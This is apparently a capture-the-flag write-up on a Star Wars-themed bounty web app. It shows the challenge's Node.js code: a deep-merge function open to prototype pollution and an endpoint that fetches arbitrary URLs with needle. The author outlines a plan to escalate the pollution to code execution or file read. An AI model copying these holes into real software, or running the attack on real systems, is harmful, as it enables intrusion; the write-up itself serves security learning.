
Mara Dune

Alias: The Shadow Dancer
Species: Twilek
Location: Korriban, Outer Rim
Reward: 40000 credits

We are in



Output of the Stellar Inquiry will be displayed here...




Update Bounty Application


Target Name	Mara Dune	Target Aliases	The Shadow Dancer
Target Species	Twilek	Last Known Location	Korriban
Galaxy	Outer Rim	Star System	Tatooine
Planet	Tatooine	Coordinates	145.23, 456.44, 321.78
Reward (Credits)	40000	Reward Items	Advanced Stealth Suit
Issuer Name	Xclow3n	Issuer Faction	Guild
Risk Level	High	Image URL	/static/images/Sara.png

Description

<p><strong>Mara Dune</strong> has earned the nickname 'The Shadow Dancer' due to her agility and proficiency in stealth combat. Her last known location was deep in the <em>Tatooine desert</em>, where she believed to be gathering intelligence.</p><p>Proceed with extreme caution. </p>



```
const editBountiesAPI = async (req, res) => {
  const { ...bountyData } = req.body;
  try {
    const data = await BountyModel.findByPk(req.params.id, {
      attributes: [
        "target_name",
        "target_aliases",
        "target_species",
        "last_known_location",
        "galaxy",
        "star_system",
        "planet",
        "coordinates",
        "reward_credits",
        "reward_items",
        "issuer_name",
        "issuer_faction",
        "risk_level",
        "required_equipment",
        "posted_at",
        "status",
        "image",
        "description",
        "crimes",
        "id",
      ],
    });

    if (!data) {
      return res.status(404).json({ message: "Bounty not found" });
    }

    const updated = mergedeep(data.toJSON(), bountyData);

    await data.update(updated);

    return res.json(updated);
```



```
const isObject = item => item && typeof item === "object" && !Array.isArray(item) && item !== null;

function mergeDeep(target, source) {
        if (isObject(target) && isObject(source)) {
                Object.keys(source).forEach(key => {
                        if (isObject(source[key])) {
                                if (!target[key]) {
                                        Object.assign(target, {[key]: {}});
                                }
                                mergeDeep(target[key], source[key]);
                        } else if (Array.isArray(source[key])) {
                                if (!target[key]) {
                                        target[key] = [];
                                }
                                target[key] = [...target[key], ...source[key]];
                                mergeDeep(target[key], source[key]);
                        } else {
                                Object.assign(target, {[key]: source[key]});
                        }
                });
        }
        return target;
}

module.exports = mergeDeep;
```


Merge objects without checking if they have the same fields. This leads to prototype pollution!

To exploit prototype pollution into Remote Code Execution or Arbitrary File Read, we need to find a "vulnerable" piece of code OR library.


Looking at the code logic, there isn't much to exploit, so we need to find a library that can help us!

After some time of documentation reading, let's look at this part of our code from the transmitAPI page:


Let's see what other options we can have in the needle request



```
const transmitAPI = async (req, res) => {
  const { url } = req.body;

  if (!url) {
    return res.status(400).json({ message: "URL is required" });
  }

  const responseBody = await fetchURL(url);

  res.status(200).json({
    message: "Request successful",
    responseBody,
  });
};
```



```
const fetchURL = async (url) => {
  if (!url.startsWith("http://") && !url.startsWith("https://")) {
    throw new Error("Invalid URL: URL must start with http or https");
  }

  const options = {
    compressed: true,
    follow_max: 0,
  };

  return new Promise((resolve, reject) => {
    needle.get(url, options, (err, resp, body) => {
      if (err) {
        return reject(new Error("Error fetching the URL: " + err.message));
      }
      resolve(body);
    });
  });
};
```



Request options


For information about options that've changed, there's always the changelog.

- `open_timeout` : (or `timeout`) Returns error if connection takes longer than X milisecs to establish. Defaults to `10000` (10 secs). `0` means no timeout.
